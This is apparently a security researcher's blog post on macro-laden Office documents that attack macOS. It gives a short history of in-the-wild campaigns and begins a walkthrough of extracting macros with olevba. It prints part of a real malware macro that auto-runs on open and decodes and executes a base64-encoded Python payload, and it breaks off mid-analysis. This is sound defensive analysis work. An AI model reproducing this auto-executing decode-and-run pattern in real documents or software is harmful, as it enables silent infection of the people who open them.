Office Drama on macOS

infecting macOS via macro-laden documents and 0days

by: Patrick Wardle / August 4, 2020

Our research, tools … e" such as:

In this blog post … macOS".

Abstract:
In the world of Windows, macro-based Office attacks are well understood (and frankly are rather old news). However on macOS though such attacks are growing in popularity and are quite en vogue, they have received far less attention from the research and security community.

In this talk, we will begin by analyzing recent macro-laden documents targeting Apple's desktop OS, highlighting the macOS-specific exploit code and payloads. Though sophisticated APT groups are behind several of these attacks, these malicious documents and their payloads remain severely constrained by recent application and OS-level security mechanisms.

However, things could be far worse! Here, we'll detail the creation of a powerful exploit chain that began with CVE-2019-1457, leveraged a new sandbox escape and ended with a full bypass of Apple's stringent notarization requirements. Triggered by simply opening a malicious (macro-laced) Office document, no alerts, prompts, nor other user interactions were required in order to persistently infect even a fully-patched macOS Catalina system!

To conclude, we'll explore Apple's new Endpoint Security Framework illustrating how it can be leveraged to thwart each stage of our exploit chain, as well as generically detect advanced "document-delivered" payloads and even persistent nation-state malware!


See:

Office Drama on macOS

Background

Before we dive into our document-based exploit chain, let's briefly talk about macros.

First, what is a macro? In short, it's a snippet of executable code that can be added Microsoft Office documents (generally for the purpose of automating repetitive tasks):




As shown in the image above, we've created a simple "Hello World!" macro that may be automatically executed whenever the document is opened, as it is placed within the `AutoOpen` subroutine.

Now, it is important to note a few things. First, macros are a "Microsoft" technology, and as such, (generally) only work in Microsoft applications. Thus, macros embedded in a document won't execute if opened for example, in Apple's `Page.app`.

Also, (unless an exploit is leveraged) the Microsoft Office application will sternly warn the user about embedded macros when opening a macro-ladened document …and requires the user to explicitly click the 'Enable Macros' button before they are allowed to execute.

Finally, recent versions of Microsoft Office applications, running on modern versions of macOS will be sandboxed. Thus, even if (malicious) macros are inadvertently (or naively) allowed to run, they will find themselves running in a highly restrictive sandbox.



These mitigations, as we'll see, thwart the majority of in-the-wild attacks …though will be bypassed by our new exploit chain!

A (brief) History of Macro Based Attacks

Though macros have many legitimate purposes, attackers were quick to (ab)use them to achieve malicious goals. In fact the infamous `Melissa Virus` leveraged macros to infect its targets, all the way back in 1999:

Though traditionally attackers focused their macro-based attacks against Windows, toward the end of the twenty-tens, their attention turned to macOS users as well. Here, we detail a few notable of these (macOS-focused) attacks.


In 2017 researchers uncovered what appeared to be a document about Trump's election victory (`U.S. Allies and Rivals Digest Trump's Victory - Carnegie Endowment for International Peace.docm`):

However, the document was ladened with malicious macros! Thus, if a user opened the document (in Microsoft Word), and clicked the "Enable Macros" button these macros would run, downloading and executing a python-based agent.

> For more details on this attack, including a full analysis of the payload, read my previous blog post:
>
> **"New Attack, Old Tricks"**

Moving to 2018, we have another Word document that appears to be about about BitCoin (`BitcoinMagazine-Quidax_InterviewQuestions_2018.docm`) ...a hot topic at the time.

This document also contained malicious macros that would be automatically executed if the user opened the document (and enabled macros). Though unrelated to the aforementioned document (from 2017), it also downloaded and executed a python payload:




Notably, this document contained a (public) sandbox escape that would allow its malicous code to break out of the constrictive application sandbox (on unpatched systems)!

For more details on this attack, including a full analysis of the payload, read my previous blog post:

"Word to Your Mac"

Finally, in 2019 the (in)famous Lazarus APT group was observed using macro-laden Office documents to target macOS users. If a user was tricked into opening the document and allowing the macros to execute, the document would attempt to download and execute a 2nd-stage binary payload:




> For more details on this attack, including a full analysis of the payload, read my previous blog post:
>
> **"The Mac Malware of 2019: OSX.Yort"**

Analyzing Macro-ladened Documents

Now, let's briefly discuss methods of analyzing such documents, showing how to extract the embedded macros and how to analyze both the macro code and (any additional) payloads!

If a document contains macros, they can be extract via the `olevba` tool (which is part of the open-source **`oletools` package**). Once installed, to extracted any embedded macros, simply execute the tool with the `-c` flag and the path to the (malicious) document:



…easy peasy!

As an example, lets return to the document from 2017 (`U.S. Allies and Rivals Digest Trump's Victory - Carnegie Endowment for International Peace.docm`) and extract its embedded macros:

```
$ olevba -c "U.S. Allies and Rivals Digest Trump's Victory.docm"
 VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -

Sub autoopen()
Fisher
End Sub

Public Sub Fisher()

Dim result As Long
    Dim cmd As String
    cmd = "ZFhGcHJ2c2dNQlNJeVBmPSdhdGZNelpPcVZMYmNqJwppbXBvcnQgc3"
    cmd = cmd + "NsOwppZiBoYXNhdHRyKHNzbCwgJ19jcmVhdGVfdW52ZXJpZm"
    ...
    result = system("echo ""import sys,base64;exec(base64.b64decode(
                    \"" " & cmd & " \""));"" | python &")
End Sub
```

In the `autoopen` routine (which recall is automatically executed when the document is opened, if macros have been enabled), we see call to a

This function concatenates a `base64`-encoded string, then decodes and executes it via python. Decoding this string is trivial (and can be done locally via the `/usr/bin/base64` command or the the `base64` python module), and as expected, decodes to python code:

```
$ python

>>> import base64
